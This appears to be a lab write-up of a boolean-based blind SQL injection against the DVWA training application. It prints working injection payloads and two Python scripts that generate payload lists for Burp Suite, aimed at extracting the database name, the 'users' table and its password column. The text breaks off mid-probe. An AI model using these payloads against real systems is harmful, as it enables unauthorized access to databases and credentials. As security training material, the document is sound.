


We will try **1'**




We will try a negative ID and an always true statement:

-1000’ or 8=8;#




It seems that the website is vulnerable against SQL Injection, to be more specific, it is a Boolean-Based SQL Injection. Since the figure states that the ID -1000 exists in the database but actually it returns one because 8=8 is always true.

If we insert **1' and 1=1 order by 2#**, we will get:



But, if we insert **1' and 1=1 order by 3#**, we will get a different message:




It can be understood that the table has only **two** columns.


We try to guess the database's name. First, we specify the length:

1' AND (SELECT LENGTH(database()))=1#

It returns the "User ID is MISSING from the database." That is, the length is not one.



The same story happens for 2, 3, 4, and 5. But for 6, we will have:




So, the length of database's name is 6.


We want to know what the first character of database name is. We use the query:

1' AND (SELECT ASCII(SUBSTRING(database(), 1, 1)))=(i)#


Where i is the ascii code of the character. In this case, it is the first character of the database name. I have written a Python script to generate the payload to feed to Burp Suite. I used Burp Suite to perform an attack against id in the HTTP request. As can be seen, there is a request with return code of 200 where i is 100. The equivalent ascii character of 100 is the character d.


Repeating these steps six times, since our database's name is of length six, we will get the database name dvwadb.






```
def main():

    with open("payload_list.txt", "w+") as pl:
        for i in range(65, 123):
            pl.write("1' AND (SELECT ASCII(SUBSTRING(database(), 1, 1)))=" + str(i) + "#" + '\n')


if __name__ == '__main__':
    main()
```





Next, we try to get the number of tables in our database named dvwadb. We try the query:

1' AND (SELECT COUNT(*) FROM information_schema.tables WHERE table_schema=database())=2#




And, it returns true, indicating that there are two tables in this database.

For finding the names of the tables, first, we try to guess the length of the names using:

1' AND (SELECT LENGTH(table_name) FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1)=4#

In this query, LIMIT 0,1 chooses only name of the first table to be evaluated in the WHERE clause.


We get the true statement by the number 5. So, the length is 5.




To guess the name of the first table we use the command below:

1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 't%'#

This command indicates that the name of table starts with “t”. But we get a FALSE statement here:



We use a Python scrip to generate the payload and Burp Suite to feed it to the DVWA.




```
def main():

    with open("payload_list.txt", "w+") as pl:
        for i in range(97, 123):
            pl.write("1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE '" + chr(i) + "%'#\n")


if __name__ == '__main__':
    main()
```

The payload file looks like:

```
 GNU nano 4.9.2                                                    payload_list.txt
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'a%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'b%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'c%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'd%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'e%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'f%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'g%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'h%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'i%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'j%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'k%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'l%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'm%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'n%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'o%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'p%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'q%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'r%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 's%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 't%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'u%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'v%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'w%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'x%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'y%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'z%'#
```

By running Burp Suite, we can see that in the request starting with character u, we got a valid response. So, the tables name starts with u.




By following the steps above and creating payload for every character until the fifth one, since the table's name is of length 5, we will get the table name: **users**.


The next thing we have to identify about the table is the number of columns. So, we try this query:

1' AND (SELECT COUNT(column_name) FROM information_schema.columns WHERE table_schema=database() AND table_name='users')=2#

We will get a FALSE statement:




1' AND (SELECT COUNT(column_name) FROM information_schema.columns WHERE table_schema=database() AND table_name='users')=8#




So, the table users, has 8 columns. By using our previous method to brute force names, we can get the names of each columns. Alternatively, we might be able to guess the names of each column. The developers might use common words for the table users. This table, might contain fields like, name, id, first_name, last_name, password, and so on. We chose the second approach and try to see if such columns exist in the table. In the query below, we only evaluate the first column of table users (Since we used LIMIT 0,1).

1' AND (SELECT column_name FROM information_schema.columns WHERE table_schema=database() AND table_name='users' LIMIT 0,1) LIKE 'name%'#



Let us try another query where we look for password column. Here we look for the second column to be a possible password column.


1' AND (SELECT column_name FROM information_schema.columns WHERE table_schema=database() AND table_name='users' LIMIT 2,1) LIKE 'pass%'#



1' AND (SELECT column_name FROM information_schema.columns WHERE table_schema=database() AND table_name='users' LIMIT 3,1) LIKE 'pass%'#

